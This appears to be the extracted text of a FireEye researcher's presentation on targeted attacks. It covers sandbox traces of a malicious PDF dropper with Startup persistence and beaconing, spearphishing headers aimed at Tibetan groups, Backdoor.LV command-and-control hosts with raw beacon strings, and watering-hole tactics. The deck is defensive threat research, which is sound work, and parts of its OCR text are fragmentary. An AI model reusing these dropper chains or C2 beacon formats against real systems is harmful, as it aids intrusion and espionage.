 MD5: d013eb4f0bf481513de368ca0a7a7238
 SHA1: 2b779b73285dbb699b43f088597aeb67b67c03f

C:\Users\admin\AppData\Local\Temp\Adobe.pdf

API Name: ReadFile Address: 0x021203a1
 Params: [0x00000278, 0x02580048, 491801, 0x0212008a, 0x00000000]
 Imagepath: C:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe DLL
 Name: kernel32

Call Stack:

Frame No.	Instruction Addr.	Module Name	Symbol Name	SD
1	0x76a9daae	C:\Windows\system32\kernel32.dll	ReadFileImplementation	
2	0x021203a1			
3	0x02120000			

C:\Users\admin\AppData\Local\Temp\Adobe.pdf
 MD5: 6e39cbfd10d64202958df76b42e386de
 SHA1: ae9e384e95877576e8d792773ebad5014d55721c

C:\Windows\System32\cscript.exe
 Parentname: C:\Program Files\Adobe\Reader 9.0\Reader\AcroRd32.exe
 Command Line: cscript C:\Users\admin\AppData\Local\Temp\Winword.js

C:\Users\admin\AppData\Local\Temp\conime.exe
 MD5: 3260a8e3d8e773ea7c02741c97346cce
 SHA1: c1750db1ca3a7657b1fe5d112fd6422534b63a6c

C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Updata.Ink

C:\Users\admin\AppData\Local\Temp\conime.inf
 MD5: 124668acf5def614a17b1fed583291bc
 SHA1: cffed876ae28415a2079394b3144a00cfcf86ee9

API Name: Sleep Address: 0x0040124e
 Params: [2000]
 Imagepath: C:\Users\admin\AppData\Local\Temp\conime.exe DLL Name: kernel32

C:\Windows\System32\cmd.exe
 Parentname: C:\Users\admin\AppData\Local\Temp\conime.exe
 Command Line: cmd /c echo test > "C:\Users\admin\AppData\Local\Temp\conime.dll"

C:\Users\admin\AppData\Local\Temp\~tempq.exe
 Parentname: C:\Windows\System32\cscript.exe
 Command Line: ~tempq.exe
 MD5: 3260a8e3d8e773ea7c02741c97346cce
 SHA1: c1750db1ca3a7657b1fe5d112fd6422534b63a6c

Imagepath: C:\Users\admin\AppData\Local\Temp\~tempq.exe

C:\Windows\System32\cmd.exe
 Parentname: C:\Windows\System32\cscript.exe
 Command Line: cmd /c Adobe.pdf

Idhook: 3 Hookprocaddr: 0x10002a2f Moduleaddr: 0x10000000 Threadid: 3216
 Imagepath: C:\Users\admin\AppData\Local\Temp\conime.exe
 MD5: da1835a6765d6005b9cde36d78896cbe
 SHA1: 2632ea0ef53c1c3b5461bffb746eba8eb30ee1fa

Bot Communication Details:
 Server DNS Name: 61.178.77.98 Service Port: 80

Direction	Command
GET	/WinData.DLL?HELO-STX-1*10.0.0.43*Business\$


Decoy content is FireEye.com

Adobe.pdf - Adobe Reader

File Edit View Window Help

1 / 5 100%

Advanced Malware, Zero-day and Targeted APT Attacks | FireEye, Inc.



- **Next Generation Threats**
- Products & Solutions
- Info Center
- Partners
- News & Events
- Company

Tracking back the email...

The screenshot shows an Outlook window titled "Spearphishing with malicious attachments - Message (HTML)". The Properties dialog box is open, displaying the "Internet headers" section. A red circle highlights the following text in the headers:

```
Received: from nrdimrk (dawatsering228@209.11.241.144 with log)
by smtp201.mail.bf1.yahoo.com with SMTP; 06 Apr 2012 00:09:26
-0700 PDT
Sender: dawatsering228@yahoo.com
Message-ID: <6EFA95178E0417E7474632EDAD1C3EE0@nrdimrk>
```


The email body text is partially visible and includes:

From: dawatsering
To: victoria.2009
Cc:
Subject: Spearphishing
Attachments: Next Generation Security
Hello,
My name is Alex...
do malware analysis...
If I have you on...
virustotal over...
researchers like...
I would love to...
you by name. K...
In addition, as it might not have been an IT person who uploaded the file, not you specifically.

Email filters are trivial to evade

```
alanstein@max.eng.fireeye.com --- {~} whois 209.11.241.144
[Querying whois.arin.net]
[Redirected to vault.krypt.com:4321]
[Querying vault.krypt.com]
[vault.krypt.com]
%rwhois V-1.0,V-1.5:00090h:00 vault.krypt.com (Ubersmith RW
autharea=209.11.241.128/25
xautharea=209.11.241.128/25
network:Class-Name:network
network:Auth-Area:209.11.241.128/25
network:ID:NET-22686.209.11.241.128/27
network:Network-Name:VLAN 701 - BR3.LAX7
network:IP-Network:209.11.241.128/27
network:IP-Network-Block:209.11.241.128 - 209.11.241.159
network:Org-Name:VPLS Inc.
network:Street-Address:
network:City:
network:State:
network:Postal-Code:
network:Country-Code:US
network:Tech-Contact:MAINT-22686.209.11.241.128/27
network:Created:20110120232128000
network:Updated:20110122012542000
network:Updated-By:support@vpls.net
contact:POC-Name:VPLS Technical Assistance Center
contact:POC-Email:support@vpls.net
```

Four spearphishes from same box



SMTP+GUI based email

```
15a027b7a941a9cb9ef9b6...spearphishes\tibet) - GVIM3
File Edit Tools Syntax Buffers Window Help
X-YMail-OSG: P5S12sYUHM1n12LKzKI5IWRqBAmDxNmQ1Qe58kHXy6Uj0gq
OySqaR7zXpQi_E6fMq8wHDhb5M57kFUUpIQwCd8_3qwPP15bYM_58a51r
bd1AxIdrEr3xacA5P2mhsK5j074uDah.en8Saub35zhuYgqs22dcYd9JwCoH
W1j27ErhpbUSceeuLFYbYR0Lv1exAQdrgSGs9z_H7s5sbpDBvuKCOkha2T6uR
MDM4vPyKDF._eUuG6GzJ1.WUT0ocuGCF01yrLVU6pteN2WskQ085A14rXtA
uTxaDFzsz4LG1_oKhDgm0jGhxYs_gV95213iZ0s885eU1DcQ2004etrBR3JH
T1Mq3DI34D59ILXmtJq1gx31tE1gMbl.n09m7DnDL071wLiFgDkVKP8XT0L
fPPaWHAx.KkpPqbXSAL6RHM2tuPn_mEwZd7uGdHumLUHMKINbBD4fr5ekeI2
UwWFZEL5t9vKIh6JPPMqJYyeQA9SnC1A93ZB1nzMq074084e0Qp53e1673Mh
KaB98zq6zpJaQ7c9H1Nm08PUNuLK6GawEfgsYBHMZRCqw311Bw_UnaExA3T
JydoSLwSUAfYHG3R077J0Kzwhh.g71a.o3nf81P2vU1iZrwZFfGcB0pA
iiopqST.C1fnWBUIMg--
Received: from [209.11.241.144] by web95505.mail.in.yahoo.com via
HTTP; Sat, 25 Feb 2012 08:14:10 IST
X-Mailer: YahooMailWebService/0.8.116.338427
Message-ID: <1330137850.12880.YahooMailNeo@web95505.mail.in.yahoo
.com>
Date: Sat, 25 Feb 2012 08:14:10 +0530 (IST)
From: jatin bhatt <jit_bhatt51@yahoo.co.in>
Reply-To: jatin bhatt <jit_bhatt51@yahoo.co.in>
Subject: Self-Immolation Fact Sheet
To: "sfrtyc@gmail.com" <sfrtyc@gmail.com>
MIME-Version: 1.0
43,1 0%
```

```
9826d298b673e545996646f7be...spearphishes\tibet) - GVIM2
File Edit Tools Syntax Buffers Window Help
X-Yahoo-SMTP: Yu9ydBasw8CwP11KwByMYT...byAaReV0hA--
Received: from qzeezvudo (rahul_soni182209.11.241.144 with login)
by smtp102.mail.sg3.yahoo.com with SMTP; 01 Mar 2012
6 -0800 PST
Message-ID: <128742B2EE5F97D356D7BB1905E4BAE5@qzeezvudo>
From: "TWA" <twa@tibetanwomen.org>
To: <rtwa_nynj@yahoo.com>
Subject: Open Letter to President Hu
Date: Thu, 1 Mar 2012 17:39:52 +0800
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="-----_NextPart_000_003B_017ACC2D.134BDF10"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2900.5512
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2900.6157
Content-Length: 271606
This is a multi-part message in MIME format.
66,44
```

```
A3i.JrhUwHs8yYate.coh00qwXHTiQtM05.LGAECY6ob875Fjqx9WcmGj
1vnpa5Fvn29jvCCUbwervjgTmQ7FhV0tqoylNw11q7.RjpbU29_5_460Ywbx9
cbFuxLikExdBqQpexLI.WHu_3zJpJDJqK.dORmZQAdBwipAHukgUj3C4nKM6
qu35ZoshUAXLFwAdJG92Jh0p0iCh2f0iNE_Pm2wrxsX5pWIMHA3WpIpa8rAu
ttQ--
Received: from [209.11.241.144] by web15105.mail.cnb.yahoo.com via
a HTTP; Wed, 29 Feb 2012 09:10:12 CST
X-Mailer: YahooMailWebService/0.8.116.338427
Message-ID: <1330477812.93924.YahooMailNeo@web15105.mail.cnb.yaho
o.com>
Date: Wed, 29 Feb 2012 09:10:12 +0800 (CST)
From: =?utf-8?B?6IyDIOaWuQ==?= <sxffhb36@yahoo.com.cn>
Reply-To: =?utf-8?B?6IyDIOaWuQ==?= <sxffhb36@yahoo.com.cn>
Subject: March 10: 53rd Commemoration of the 1959 Tibetan Nationa
l Uprising
To: "doe.traditional@tibet.net" <doe.traditional@tibet.net>
```

```
File Edit Tools Syntax Buffers Window Help
X-YMail-OSG: ghsaaKIUM1micWcWBYFUC_4ahBGiSFH6nU1u0xgYeHQk
qmfNfi84TYxvGKRWxLoB7Jd6R.m3L2GPyAgL7uHbQRvRH5aej9zCJ0F5E
esbSwYzbUrKtbpBq6ZB0.ex39c5L6E3ZjgG740IUQD0MPCywdptZbcI7GQ
QfwYpX_08tcyABvJEzBw0rLo9bKgYQKXmCU0nwyFShf1B89zq1Jd_MAH1
OrFx.1UPyY8thpImIz0yCuDK9mL63TQ52WwUjTUKUwM2qW06uZQV_nx7
va9FQRCLC5vQbJL13GN3_CGhjKQF9XrT19yv6BcdDo1T6Y6A.Qz9PisM
j36.RgC99DkYHpb4KvOyVAHGBm0Yzd8wy2B3STc3MuZrL1hTq8n8gAAUWY
86Aa7os4yr8FMUE9pd_oPJ8_iL2S8foYdKSnPvq27Q1quwE.u3rPaFEQR
nB5z3Kw54QR3EQyzGnyPFgxU9HTkr88cZB10AcCOURUUAHSTGLqRkw5Ka
3Ehs.zg--
X-Yahoo-SMTP: fJdmbdGswBDMYojF7p1vIUTzbgca4Q--
Received: from jtwqx1 (americ888209.11.241.144 with login)
by smtp110.mail.ne1.yahoo.com with SMTP; 29 Feb 201
:19 -0800 PST
Sender: americ888@yahoo.com
Message-ID: <04462F6F3E0CC8F3EC8B1BD703BDD09A@jtwqx1>
From: "TWA" <twa@tibetanwomen.org>
```



Many countries do "offense"...

Mozilla Firefox

https://10.6.1.15/event_stream/send_pcap_clip?ev_id=274622&idx=0

7b7abab9bc4c49743d001cf99737e383 [Compatibility Mode] - Microsoft PowerPoint

Home Insert Design Animations Slide Show Review View

Paste New Slide Slides Font Paragraph Drawing Editing

1 2 3 4 5 6 7 8 9 10

18	19	20	21	22	23	24	25
28	29	30	31	32	33	34	35
35	39	40					41
44	45	46					47
50	51	52					53
58	59	60					

Select two-digit number then add the two digits and subtract it from the main number(example: number=52 ,5+2=7, 52-7=45)search the result (45) among the pictures, then keep in your mind this pic .
look at the focal circle then click the appeared file and wait to see the selected picture....

start Blank Page - W... C:\WINDOWS\... exec Microsoft Pow... 11:13 PM

Backdoor.LV --- Middle Eastern Attackers

```
address: fayez-black.zapto.org
channel: lv|'|'|SGFjS2Vkiej5IEZheWV6IEhhY2t1cnNfNDAwQ0Q1MTA=|'|'|
ZG93cyBTY3JpcHQgSG9zdA==|'|'|[eof]
rc-service:
protocol: tcp
port: 1177
address: 199.16.199.7
```

HacKed By FayeZ Hackers_400CD510

Server DNS Name: awrasx10.no-ip.biz Service Port: 1177

Raw Command

```
lv|'|'|2KrZhNi62YrZhSDZhdmI2KfZgti5INmD2YjZitiq2YrYqV80MdBDRDUxMA==|'|'|Remote
PC|'|'|admin|'|'|2013
-02-18|'|'|USA|'|'|Win XP Professionalx86|'|'|No|'|'|0.3.6|'|'|
|'|'|QzpcV0LORE9XU1xzeXN0ZW0zMlxj
```

تلغيم مواقع كويتية_400CD510


جميع_400CD510_2

cecxvot.no-ip.biz Service Port: 83


Raw Command

```
lv|'|'|2KzZhdmK2LkyXzQwMENENTEw|'|'|Remote
PC|'|'|admin|'|'|2012-12-06|'|'|USA|'|'|Win XP Professional
alx86|'|'|No|'|'|0.3.6|'|'|'|'|'|'|'|'|'|[eof]
```


Links vs. Attachments by month



I'd assume you know what a link looks like...



Offense: ▲ Watering Hole Methods

- Growing in popularity among nation-state threat actors
- Useful when precise targeting intel is unknown
- Compromise web site likely visited by target
- Start campaign when target is distracted (e.g. holidays)
- Once victim compromised, cleanup site
- Or, leave exploit for opportunistic attacks



Council of Foreign Relations (CFR) Attack

- Zero-day attack
 - ✧ Targets IE 8.0 browsers with OS language English, Chinese, Japanese, Korean, or Russian
 - ✧ Delivered only once per user
- Infection vector: Drive-by downloads targeting visitors to www.cfr.org
- Exploits vulnerability in Internet Explorer 8.0
- CFR influential in US foreign policy decisions
 - ✧ Accessed by high ranking government officials, including former presidents, secretaries of state, ambassadors, and leaders of industry
- Perpetrated by nation state actors
 - ✧ Goal seems to be to gather business and/or military intelligence

Watering hole AKA “strategic web compromise”



Security in
knowledge

Analyzing the choices humans make in aspects of targeted attacks

Alex Lanstein @alex_lanstein

Senior Researcher
FireEye

